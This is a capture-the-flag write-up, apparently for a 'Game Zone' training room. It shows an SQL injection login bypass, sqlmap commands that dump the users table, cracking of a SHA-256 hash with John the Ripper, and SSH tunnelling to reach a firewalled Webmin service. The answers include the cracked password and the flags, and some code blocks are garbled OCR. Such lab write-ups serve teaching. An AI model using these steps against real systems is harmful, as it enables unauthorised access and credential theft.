


Game Zone

1. Deploy the machine and access its web server.



2. What is the name of the large cartoon avatar holding a sniper on the forum?

ans: Agent 47


Task 2

Obtain access via SQLi

SQL is a standard language for storing, editing and retrieving data in databases. A query can look like so:

SELECT * FROM users WHERE username = :username AND password := password

username: admin, password: ' or 1=1 -- -



it does not work, cause admin account was not there.

by using username as 'or 1=1 -- and password as blank it will go to this page

Game Zone Portal		
	Search for a game review:	Search!
Title	Review	

1. When you've logged in, what page do you get redirected to?

ans: portal.php


Task 3

Using SQLMap

SQLMap is a popular open-source, automatic SQL injection and database takeover tool. This comes pre-installed on all version of <u>Kali Linux</u> or can be manually downloaded

There are many different types of SQL injection (boolean/time based, etc..) and SQLMap automates the whole process trying different techniques.

First we need to intercept a request made to the search feature using burpsuite



and we have to copy the content and make a file, in my case it was request.txt

POST /portal.php HTTP/1.1

Host: 10.10.**.***

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 15

Origin: http://10.10.83.187

Connection: close

Referer: http://10.10.83.187/portal.php

Cookie: PHPSESSID=eu4di6m0g8lo5o34mvsopq4p73

Upgrade-Insecure-Requests: 1

searchitem=test

now save the request into a text file. and we have to use SQLMap.

\$ sqlmap -r request.txt —dbms=mysql —dump

- r uses the intercepted request you saved earlier
- -dbms tells SQLMap what type of database management system it is
- -dump attempts to outputs the entire database

```
roughair homerhals

rougha
```


Task 3

1. In the users table, what is the hashed password?

for getting the hash of the user we have to retrive that step by step

first we are going to use SQLMap to dump the entire database for gamezone using the command:

```
sqlmap -u "http://10.10.***.***/portal.php" --data="searchitem=cyberops" --dbs
```



here we got available databases

```
available databases [5]:
[*] db
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

here we are going to use db

to get the tables in that **db** we gonna use the command


```
sqlmap -u " <a href="http://10.10.73.54/portal.php" --data="searchitem=cyberops" -D db --tables</a>
```

```
routifuli. Anomahali routifuli
```

we want to get the table data [rows and columns]

to retrive that we gonna use the command

sqlmap -u "http://10.10.**.***/portal.php" —data="searchitem=cyberops" -D db -T users - columns



we get to know that we have 2 columns that is **username** and **pwd** to get information from that we have to use the command

sqlmap -u "http://10.10.***.***/portal.php" —data="searchitem=cyberops" -D db -T users -C username,pwd —dump


```
Tools and the process of the process
```

ans: ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

2. What was the username associated with the hashed password?

ans: agent47

3. What was the other table name?



ans: post

Task 4

Cracking a password with JohnTheRipper

we have to copy the hash of agent47 to a text file in my case it was agent47_hash.txt.


2. What is the de-hashed password?

command: \$ john —format=Raw-SHA256 — wordlist=/usr/share/wordlist/rockyou.txt agent47_hash.txt

```
| Indicate | Indicate
```


ans: videogamer124

3. Now you have a password and username. Try SSH'ing onto the machine. What is the user flag?



Task 5


Exposing services with reverse SSH tunnels



Reverse SSH port forwarding specifies that the given port on the remote server host is to be forwarded to the given host and port on the local side.

We will use a tool called **ss** to investigate sockets running on a host.

If we run **ss** -tulpn it will tell us what socket connections are running



1. How many TCP sockets are running?


ans: 5

We can see that a service running on port 10000 is blocked via a firewall rule from the outside (we can see this from the IPtable list). However, Using an SSH Tunnel we can expose the port to us (locally)!

From our local machine, run ssh -L 10000:localhost:10000 <username>@<ip>



1. What is the name of the exposed CMS?



ans: webmin


2. What is the CMS version?

ans: 1.580

Task 6

Privilege Escalation with Metasploit

1. What is the root flag?



ans: a4b945830144bdd71908d12d902adeee